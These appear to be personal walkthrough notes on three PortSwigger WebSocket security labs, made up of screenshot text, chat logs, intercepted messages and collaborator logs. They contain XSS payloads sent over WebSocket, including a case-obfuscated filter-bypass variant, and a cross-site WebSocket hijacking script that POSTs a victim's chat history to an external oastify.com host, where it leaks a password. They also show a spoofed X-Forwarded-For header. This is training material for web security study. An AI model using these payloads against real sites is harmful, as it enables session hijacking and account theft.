
WebSocket

WebSockets are widely used in modern web applications. They are initiated over HTTP and provide long-lived connections with asynchronous communication in both directions.

WebSockets are used for all kinds of purposes, including performing user actions and transmitting sensitive information. Virtually any web security vulnerability that arises with regular HTTP can also arise in relation to WebSockets communications.




Lab: Manipulating WebSocket messages to exploit vulnerabilities

This online shop has a live chat feature implemented using WebSockets.

Chat messages that you submit are viewed by a support agent in real time.

To solve the lab, use a WebSocket message to trigger an `alert()` popup in the support agent's browser.



https://0a88005504fc85178060b7e600d300af.web-security-academy.net/chat

You:

Hal Pline: Shhhhh I'm watching a butterfly, I don't want to scare it away.

You:

Hal Pline: Really? Why me? Did Google refuse to answer such a basic question?

You: hello

Hal Pline: Why would you want to know something like that?

You:

Hal Pline: Sorry, I didn't hear that because I wasn't listening.

You: <img src=1 onerror='alert(1)'>

Hal Pline: You're giving me a headache.


CONNECTED: -- Now chatting with Hal Pline --

System: --- Disconnected ---

Your message:

<img src=1 onerror='alert(1)'>

Intercept it



WebSocket ID: 12 : https://0a88005504fc85178060b7e600d300af.web-security-academy.net/...

Send WebSocket Message

```
{
  "message":"<img src=1 onerror='alert(1)'>"
}
```

History


Message	Direction	Manual	Length	Time ^	WebSock
{"message":"<img src=1 onerror=...	→ To server	✓	44	10:51:57 16 Mar 2025	12
{"message":"<img src=1 onerro...	→ To server		58	10:52:17 16 Mar 2025	12
{"user":"You","content":"<img src...	← To client		57	10:52:17 16 Mar 2025	12
TYPING	← To client		6	10:52:17 16 Mar 2025	12
{"user":"Hal Pline","content":"Sorr...	← To client		86	10:52:17 16 Mar 2025	12
{"user":"You","content":"<img ...	← To client		71	10:52:17 16 Mar 2025	12

decode and then send or it will act as string

Lab: Cross-site WebSocket hijacking

This online shop has a live chat feature implemented using WebSockets.

To solve the lab, use the exploit server to host an HTML/JavaScript payload that uses a cross-site WebSocket hijacking attack to exfiltrate the victim's chat history, then use this gain access to their account.


https://exploit-0a7c00c603acd86c80d9258701530081.exploit-server.net
Import bookmarks...
lab-solutions
All labs | Web Security...
Medium
BugBountyHunting.com
Hacker101 CTF


Content-Type: text/html; charset=utf-8

Body:

```
<script>
   var ws = new WebSocket("wss://0a2b00730347d8e980de26b700f400a2.web-security-academy.net/chat");
   ws.onopen = function() {
      ws.send("READY");
   };
   ws.onmessage = function(event) {
      fetch('https://ukie84updf0e141m5bbngu070y6pufi4.oastify.com', {method: 'POST', mode: 'no-cors', body: event.data});
   };
</script>
```

Store
View exploit
Deliver exploit to victim
Access log

```
<script>
   var ws = new WebSocket("wss://0a2b00730347d8e980de26b700f400a2.web-security-academy.net/chat");
   ws.onopen = function() {
      ws.send("READY");
   };
   ws.onmessage = function(event) {
      fetch('https://ukie84updf0e141m5bbngu070y6pufi4.oastify.com', {method: 'POST', mode: 'no-cors', body: event.data});
   };
</script>
```




#	Time	Type	Payload	Source IP address	Comment
1	2025-Mar-16 06:24:23.250 UTC	DNS	ukie84updf0e141m5bbngu070y6pufi4	3.251.104.135	
2	2025-Mar-16 06:24:23.250 UTC	DNS	ukie84updf0e141m5bbngu070y6pufi4	34.242.153.235	
3	2025-Mar-16 06:24:23.250 UTC	DNS	ukie84updf0e141m5bbngu070y6pufi4	3.251.120.108	
4	2025-Mar-16 06:24:23.251 UTC	DNS	ukie84updf0e141m5bbngu070y6pufi4	3.251.120.108	
5	2025-Mar-16 06:24:23.283 UTC	HTTP	ukie84updf0e141m5bbngu070y6pufi4	34.251.122.40	
6	2025-Mar-16 06:24:23.284 UTC	HTTP	ukie84updf0e141m5bbngu070y6pufi4	34.251.122.40	
7	2025-Mar-16 06:24:23.301 UTC	HTTP	ukie84updf0e141m5bbngu070y6pufi4	34.251.122.40	
8	2025-Mar-16 06:24:23.301 UTC	HTTP	ukie84updf0e141m5bbngu070y6pufi4	34.251.122.40	
9	2025-Mar-16 06:24:23.301 UTC	HTTP	ukie84updf0e141m5bbngu070y6pufi4	34.251.122.40	

```
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Referer: https://exploit-0a7c00c603acd86c80d9258701530081.exploit-server.net/
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9

{
  "user":"Hal Pline",
  "content":"No problem carlos, it&apos;s kcjyavdgw6lpphuxw1vt"
}
```

Lab: Manipulating the WebSocket handshake to exploit vulnerabilities



```
GET /chat HTTP/2
Host:
0a1c003b039885a4837ccdeb00c300d9.web-security-academy.net
Cookie: session=KVGZDfFdUcaElUqN4TMODz2a7OA42xwu
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a1c003b039885a4837ccdeb00c300d9.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
X-Forwarded-For: 1.1.1.1
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Manipulating the WebSocket handshake to exploit vulnerabilities

LAB Not solved

Back to lab description »


Home | My account | Live chat

Live chat

System: --- Disconnected ---

Your message:

Send



WebSocket ID: 14 : https://0a1c003b039885a4837ccdeb00c300d9.web-security-academy.net...
Send WebSocket Message
Send
To server
Reconnect
☑ Select next message received
Pretty
Raw
Hex
\n
Inspector
History
Search

```
{
  "message":"<img src=1 oNeRrOr=alert`1`>"
}
```

Message	Direction	Manual	Length	Time ^	WebSock
{"message":"<img src=1 oNeRrOr...	→ To server	✓	42	12:34:47 16 Mar 2025	14
{"user":"You","content":"<img src...	← To client		55	12:34:47 16 Mar 2025	14
TYPING	← To client		6	12:34:47 16 Mar 2025	14
{"user":"Hal Pline","content":"I wo...	← To client		126	12:34:52 16 Mar 2025	14

```
{
  "user":"Hal Pline",
  "content":
  "I would like to apologise for the delay in answering your question; I was watching paint dry."
}
```